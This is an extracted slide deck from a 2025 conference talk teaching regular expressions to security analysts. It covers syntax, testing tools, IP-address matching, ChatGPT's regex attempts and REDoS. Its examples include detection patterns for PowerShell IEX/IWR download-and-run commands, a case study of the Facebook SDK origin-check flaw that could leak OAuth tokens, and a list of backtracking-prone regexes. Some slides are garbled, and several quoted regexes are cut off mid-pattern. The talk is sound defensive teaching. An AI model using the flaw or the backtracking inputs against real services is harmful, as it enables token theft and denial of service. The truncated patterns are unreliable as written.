

RegEx for Fun and Profit

Exploring the most Underrated Skill for Cybersecurity Analysts

Carolina Code Conference 2025

whoami

Duncan Michel

Senior Detection Engineer, Trinity Cyber

Computer Science Bachelors - USMA '11

8 years in the Army (3 years Cyber Mission Force)

6 years Security Research & Training Content / Detection Engineering

Aspiring OSCP

Expired: CEH, Security+, Network+



**TRINITY
CYBER™**

Agenda

Overview

How to Use Regular Expressions

Basic Syntax

Common Pitfalls


Tools

REDoS

Applications for Blue Team

Resources

Questions



OVERVIEW

Regular expressions are both terribly awkward and extremely useful.

- Eloquent JavaScript

Overview - What are Regular Expressions?

Definition

A regular expression (regex or regexp) is a sequence of characters that specifies a search pattern. Usually such patterns are used by string-searching algorithms for "find" or "find and replace" operations on strings, or for input validation.

- The Linux Foundation

A regular expression is a pattern that the regular expression engine attempts to match in input text. A pattern consists of one or more character literals, operators, or constructs.

- Microsoft .NET Fundamentals

Overview - What implementations exist today?

Types/Flavors

POSIX Basic Regular Expressions (BRE)

POSIX Extended Regular Expressions (ERE)

Perl Compatible Regular Expressions (PCRE)

And many more...

(Java, Python, .NET, JavaScript, PHP, Perl, etc...)

Overview - Why do we use them?

Pattern Matching

- Find a match
- Return Documents/Records
- Data Extraction
- Search and Replace
- Validate Input

BASIC SYNTAX

Basic Syntax

Literals

Wildcard

Anchors

Classes

Groups

Alternation

Quantifiers

Escapes



Literals

Literals are exact character for character matches


TVqQ

MATCHES

TVqQAAMAAAAEAAAA//8AA

DOES NOT MATCH

U29tZSByYW5kb20gZGF0YQ==



Wildcard

Wildcards match ANY character (.)


p...w.rd

MATCHES

password p@\$w0rd

DOES NOT MATCH

pass1word passwd



Anchors

Anchors restrict WHERE a match may begin or end (^ and \$)


`^MZ`

MATCHES

`MZ` is a match

DOES NOT MATCH

Junk, then `MZ` is not a match



Anchors

Anchors restrict WHERE a match may begin or end ([^] and ^{\$})

`\.php$`

MATCHES

`filename.php`

DOES NOT MATCH

`filename.txt` `filename.php5`



Classes

Classes match any character literal in a collection (`[abc]`)


`[iI] [eE] [xX]`

MATCHES

`ieX IeX iEx`

DOES NOT MATCH

`Invoke-Expression IWR`



Classes

Negative character classes match any character literal NOT in a collection (`[^abc]`)


`www\.goog[^1]e\.com`

MATCHES

`www.goog1e.com`

DOES NOT MATCH


`www.google.com`




Classes

Shorthand for common character classes

`\d` matches all numbers `[0-9]`



`\w` matches all “word chars” `[a-zA-Z0-9_]`



`\s` matches all whitespace `[\t\n\x20\x0a\x0d]`



*The uppercase shorthand matches their negatives (`\D`, `\W`, `\S`)

Groups

Groups match the entirety of the sub-pattern within the parentheses (`()` or `(?:)`)


`loginid=(\d)`

MATCHES

`loginid=1` `loginid=99`

DOES NOT MATCH

`loginid=Z` `login=1`



Alternation

Alternation creates branches in which the pattern may contain one of the sub-patterns (|)


`www\.(google|bing)\.com`

MATCHES

`www.google.com` `www.bing.com`

DOES NOT MATCH

`www.googlemail.com`



Quantifiers

Quantifiers specify HOW MANY of a pattern match (***** and **+** and **?** and **{ }**)


```
function\(\w*\)
```

MATCHES

`function()` `function(myvar)`

DOES NOT MATCH

```
function(var1, var2)
```



Quantifiers

Quantifiers specify HOW MANY of a pattern match (* and + and ? and { })


```
var \w+ =
```

MATCHES

```
var a1 = 123 var x = 123
```

DOES NOT MATCH

```
var = 123 const z = 123
```



Quantifiers

Quantifiers specify HOW MANY of a pattern match (* and + and ? and { })


`https?:`

MATCHES

`http:// https://`

DOES NOT MATCH

`httpx:// ftp://`



Quantifiers

Quantifiers specify HOW MANY of a pattern match (* and + and ? and { })


`\d{3}-\d{3}-\d{4}`

MATCHES

123-456-7890

DOES NOT MATCH

123-45-6789



Note: This quantifier can support a range (e.g. `a{3,5}`)



Repetition Behavior

This describes how an engine evaluates a repetition (greedy (default) **.+** , lazy **.+?** , and possessive **.++**)

`\[[\d, \]]+\` **[[1,23,456],78,9,2]**

`\[[\d, \]]+?\` **[[1,23,456],78,9,2]**

`\[[\d, \]]++\` **[[1,23,456],78,9,2]**



Escapes

Escapes a special character to find its literal value (\)


```
document\[ "domain" \]
```

MATCHES

```
document["domain"]
```

DOES NOT MATCH

```
documentd document.domain
```



```
document["domain"]
```

Escapes

Special characters (metacharacters) that need to be escaped

{ } [] () ? |

^ \$. * + \ / -

Advanced Syntax

Mode Modifiers/Flags

`/pattern/gi` `(?m)pattern`

Named Groups

`(?<foo>pattern)`

Back-References

`\k<foo>` `\1`

Look-Aheads

`(?=ahead) y` `(?!ahead) n`

Look-Behinds

`(?<=behind) y` `(?<!=behind) n`

Conditionals

`(? (?:=exists) then|else)`

Quick Reference (Regex101)

A single character of: a, b or c `[abc]`

A character except: a, b or c `[^abc]`

A character in the range: a-z `[a-z]`

A character not in the range: a-z `[^a-z]`

A character in the range: a-z or A-Z `[a-zA-Z]`

Any single character `.`

Alternate - match either a or b `a|b`

Any whitespace character `\s`

Any non-whitespace character `\S`

Any digit `\d`

Any non-digit `\D`

Any word character `\w`

Any non-word character `\W`

Match everything enclosed `(?:...)`

Capture everything enclosed `(...)`

Zero or one of a `a?`

Zero or more of a `a*`

One or more of a `a+`

Exactly 3 of a `a{3}`

3 or more of a `a{3,}`

Between 3 and 6 of a `a{3,6}`

Start of string `^`

End of string `$`

A word boundary `\b`

Non-word boundary `\B`

PRACTICE

Tools

Regex101 - Most powerful testing tool for those with experience

The screenshot displays the Regex101 web application interface. At the top, the header includes the site name 'regular expressions 101' and navigation links for 'social', 'donate', and 'info'. The main workspace is divided into several panels:

- SAVE & SHARE:** Includes a 'Save new Re...' button with a 'ctrl+s' shortcut and an 'Add to Community Li...' link.
- FLAVOR:** A list of programming languages and frameworks with checkboxes, including PCRE2 (PHP >=7.3), PCRE (PHP <7.3), ECMAScript (JavaScript), Python, Golang, Java 8, and .NET 7.0 (C#).
- REGULAR EXPRESSION:** The input field contains the pattern `/test\d/` with flags `/gm`.
- TEST STRING:** The input text is `test1`, `test2`, and `testZ`. The results show that `test1` and `test2` are matched, while `testZ` is not.
- EXPLANATION:** Provides a breakdown of the pattern: `/test\d/` matches the characters `test` literally (case sensitive), and `\d` matches a digit (equivalent to `[0-9]`). It also lists global pattern flags, such as `g` for global.
- MATCH INFORMATION:** Displays the matches found: Match 1 (0-5) for `test1` and Match 2 (6-11) for `test2`.
- QUICK REFERENCE:** A section for searching and finding common tokens, with a list of tokens like 'All Tokens', 'Common Token...', 'General Tokens', and 'A single c...'.

At the bottom left, there is a 'SPONSORS' section with a message: 'There are currently no sponsors. Become a sponsor today!'. Below this is a Redis advertisement with the text: 'No lag, no limits. Redis powers real-time AI apps that scale fast. See how.'

The bottom right corner of the interface shows a timer at 3:6.

Tools

Regexpr - Excellent visual cues, good for learners

Untitled Pattern Save (ctrl-s) New

Menu

Pattern Settings

My Patterns

Cheatsheet

Regex Reference

Community Patterns

Help

RegExr is an online tool to **learn, build, & test** Regular Expressions (RegEx / RegExp).

- Supports **JavaScript** & **PHP/PCRE** RegEx.
- Results update in **real-time** as you type.
- **Roll over** a match or expression for details.
- Validate patterns with suites of **Tests**.
- **Save** & share expressions with others.
- Use **Tools** to explore your results.
- Full **Regex Reference** with help & examples

Want to support RegExr? Consider disabling your ad-blocker for this domain. We'll show a non-intrusive, dev-oriented ad in this area.

Expression

<> JavaScript Flags

/test\d/g

Text

Tests NEW

2 matches (0.2ms)

test1

test2

testZ

Tools

Replace List Details Explain

Roll-over elements below to highlight in the Expression above. Click to open in Reference.

t Character. Matches a "t" character (char code 116). Case sensitive.

e Character. Matches a "e" character (char code 101). Case sensitive.

s Character. Matches a "s" character (char code 115). Case sensitive.

31

Tools

Regexper - Great visualization of logic flow, good for brainstorming [used here]

REGEXPER
You thought you only had two problems...

[Changelog](#)
[Documentation](#)
[Source on GitLab](#)

test\d

Display

[Download SVG](#) // [Download PNG](#) // [Permalink](#)

```
graph LR; test((test)) --> digit((digit));
```

Created by [Jeff Avallone](#) // Generated images licensed:

Tools

Debuggex - Combo of testing + visualization, good for debugging


DebuggexBeta

PricingBlogTutorialLogin/Signup

Share</> Code Snippet

Using regexes for extracting data from web pages? Check out [ParseHub](#), a visual web scraping tool built by the team behind Debuggex.

Untitled RegexNo descriptionEmbed on StackOverflow



JavaScriptView CheatsheetFlags

1test\d

Result: Matches starting at the black triangle slider

1test1
2test2
3test2

Practice

Matching an IP address isn't always simple

How would you find 192.168.1.1? Or any other IPv4 address?

Practice

Matching an IP address isn't always simple

How would you find 192.168.1.1? Or any other IPv4 address?

A trivial solution:

```
\d+\.\d+\.\d+\.\d+
```

Practice

`\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b`

REGULAR EXPRESSION

62 matches (295 steps, 350µs) ⓘ

:/ \b

/ gm

📄

TEST STRING

Match: ↵

192.168.1.1 ↵

10.10.10.10 ↵

255.255.255.255 ↵

↵

Don't Match: ↵

192.168.1000.1 ↵

1.2.3 ↵

12.345.67.89 ↵

999.888.777.666 ↵

Practice

```
\b([1-9]?\d|1\d{2}|2([0-4]\d|5[0-5]))\.){3}([1-9]?\d|1\d{2}|2([0-4]\d|5[0-5]))\b
```

REGULAR EXPRESSION

processing...

:/ \b

/ gm

TEST STRING

Match:

192.168.1.1

10.10.10.10

255.255.255.255

Don't Match:

192.168.1.1000

1.2.3

12.345.67.89

999.888.777.666

How well does AI do this? (2024 edition)


can you write a regular expression to detect IP addresses?



ChatGPT

Sure, here's a regular expression that matches IPv4 addresses:


regex

 Copy code

```
\b(?:\d{1,3}\.){3}\d{1,3}\b
```

And for IPv6 addresses:

regex

 Copy code

```
\b(?:[A-F0-9]{1,4}:){7}[A-F0-9]{1,4}\b
```

These regular expressions will match IPv4 and IPv6 addresses respectively. Keep in mind that these expressions might not cover all possible valid IP address formats or variations.



How well does AI do this? (2024 edition)



You

but 999.888.777.666, which matches your IPv4 regex, is not a valid IPv4 address



ChatGPT

You're absolutely right. The regex I provided for IPv4 addresses doesn't account for valid ranges for each octet (from 0 to 255). Here's an updated regex that considers the valid range for each octet:

regex

Copy code

```
\b(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]
```

This updated regex ensures that each octet in the IP address falls within the valid range (0-255).



How well does AI do this? (2025 edition)



Certainly! Here's a regular expression (regex) that detects IPv4 addresses:

regex

Copy code

```
\b(?:\d{1,3}\.){3}\d{1,3}\b
```

Explanation:

- `\b` : Word boundary to ensure that the IP is a distinct token.
- `(?: ...)` : A non-capturing group to repeat the pattern three times.
- `\d{1,3}` : Matches one to three digits (from `0` to `999`).
- `\.` : Matches the literal dot `.` separator between the octets.
- `{3}` : Repeats the preceding non-capturing group (the one digit+dot combination) three times.
- `\d{1,3}` : The last octet of the IP address, which is just one to three digits.
- `\b` : Another word boundary to ensure it doesn't match part of a larger number or word.

Caveats:

- This regex will match numbers in the range `0-999` for each octet, which is technically incorrect because IP addresses should have octets between `0` and `255`. However, it's simple and matches a wide range of possible inputs.

If you need to restrict the octets to valid IP ranges (`0-255`), you can use a more complex regex like this:

regex

Copy code

```
\b(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:2
```


CAUTION

Efficiency

Which is the more efficient expression?

A

`[iI][eE][xX]`

B

`i([eE][xX] | [wW][rR])`

More importantly, **Why?**

Efficiency

120

[illegible]

6

[illegible]

Common Pitfalls

- Overcomplicating
- Failing to escape metacharacters
- Not testing thoroughly (match AND don't match)
- Not understanding the nuances
 - laziness/greediness
 - classes
 - supported behaviors/syntax in flavor/implementation

Common Pitfalls

Historically, regular expressions are one of computer science's shining examples of how using good theory leads to good programs...

Today, regular expressions have also become a shining example of how ignoring good theory leads to bad programs.

- Russ Cox, ***Regular Expression Matching Can Be Simple And Fast (but is slow in Java, Perl, PHP, Python, Ruby, ...)***

The Stakes

What happens when this is done poorly?

- Broken/Bypassed Functionality
- Inefficient Resource Usage
- REDoS
- Missed Alerts
- Malware Evades Detection

The Stakes

Case Study - Facebook Account Takeover

In late 2020, the Facebook JS SDK included these lines in code responsible for cross-origin communication:

```
j = /^https:\/\/.*facebook\.com$/;  
    [... snip ...]  
window.addEventListener("message", function(a) {  
    [... snip ...]  
    if (!j.test(d)) return;
```

The Stakes

Case Study - Facebook Account Takeover

This check is designed to make sure that

`www.facebook.com` passes and

`www.google.com` fails

But it also allows

`evilfacebook.com` to pass, when it absolutely should not

The Stakes

Case Study - Facebook Account Takeover

Impact:

When chained with the ability to iframe a web application including the Facebook JS SDK, can be used to leak sensitive information found in the **`window.href.location`** property, including OAuth or other sensitive tokens.

This vulnerability existed even if the target page only included the SDK to access the sharing functionality.

The Stakes

Case Study - Facebook Account Takeover

Resolution:

Facebook paid a security researcher **\$10K** to point out that they missed two critical characters.

```
j = /^https:\/\/.*\.facebook\.com$/;
```

REDoS

REDoS - Regular Expression Denial of Service

This is an attack on the **Availability** component of the CIA triad.

It causes downtime in a vulnerable service (which contains a poorly formed regex) by feeding it crafted input that maliciously consumes an outsized proportion of system resources.


Regular expression principle attacked: Nondeterministic Finite Automaton (NFA)

Intended behavior exploited: **Catastrophic Backtracking**

REDoS - NFAs


Nondeterministic Finite Automaton (NFA)

$^+(a+) + \$$



For input `aaaaX` there are 16 possible paths in the above graph. But for `aaaaaaaaaaaaaaaaaaaaX` there are 65536 possible paths

REDoS - Backtracking



REDoS - Example Faulty Email Regex

Email Regex according to RFC 5322 official standard

```
(?:[a-z0-9!#$%&'*/+=?^_`{|}~-]+(?:\.(?:[a-z0-9!#$%&'*/+=?^_`{|}~\.  
~-]+)*|"(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f  
]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:(?:[a-z0-9](?:[a-z0-  
9-]*[a-z0-9])?\.|)([a-z0-9](?:[a-z0-9-]*[a-z0-9])?|\[(?:(?  
25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0  
-9]|[01]?[0-9][0-9]?)|[a-z0-9-]*[a-z0-9]:(?:[\x01-\x08\x0b\x0  
c\x0e-\x1f\x21-\x5a\x53-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f]  
)*)\])
```

REDoS - Example Faulty Email Regex

Email Regex using a naive simplification

```
(" [ ^ " ] * " | [ ^ @ ] ) * @ [ ^ @ ] *
```


REDoS - Example Faulty Email Regex

Email Regex using a naive simplification

```
(" [ ^ " ] * " | [ ^ @ ] ) * @ [ ^ @ ] *
```

@

test@test.com

"test@test"@test.com

"data"can+be_"deceiving"@test.com

bad.email@

REDoS - Example Faulty Email Regex

Email Regex using a naive simplification

```
(" [^"]*" | [^@]) * @ [^@] *
```

""""

MATCH STEP 4

```
/ (" [^"]*" | [^@]) * @ [^@] *
```

""""

REDoS - Example Faulty Email Regex

×

Regex Debugger

MATCH

> Match 1 halted after 174,531 s...

✓

MATCH STEPS

1

1

200

400

600

800

1000

1000

⏮

⏪

⏩

⏭

⏴

⏵

⏴

⏵

Available keyboard shortcuts

MATCH STEP 17

/ ("^"]*"["^@])*@[^@]*\$

/gm

⏮

⏪

⏩

⏭

⏴

⏵

⏴

⏵

⏮

⏪

⏩

⏭

⏴

⏵

⏴

⏵

REDoS - Examples

Examples of Super-Linear (REDoS-vulnerable) regexes found in NPM repositories*

Error messages	<code>/no such file '.*+[/\\] (.+) '/</code>
URL	<code>/^.+:\:\/\/[^\n\\]+\$/</code>
Naming convention	<code>/^[\$_a-z]+[\$_a-z0-9-]*\$/</code>
Source code	<code>/function.*?\(.*?\)\s*\{\s*/</code>
User-agent strings	<code>/Chrome\/([\w\W]*?)\./</code>
Whitespace	<code>/(\n\s*)+\$/</code>
Number	<code>/^(\d+ (\d*\.\d+))+\$/</code>
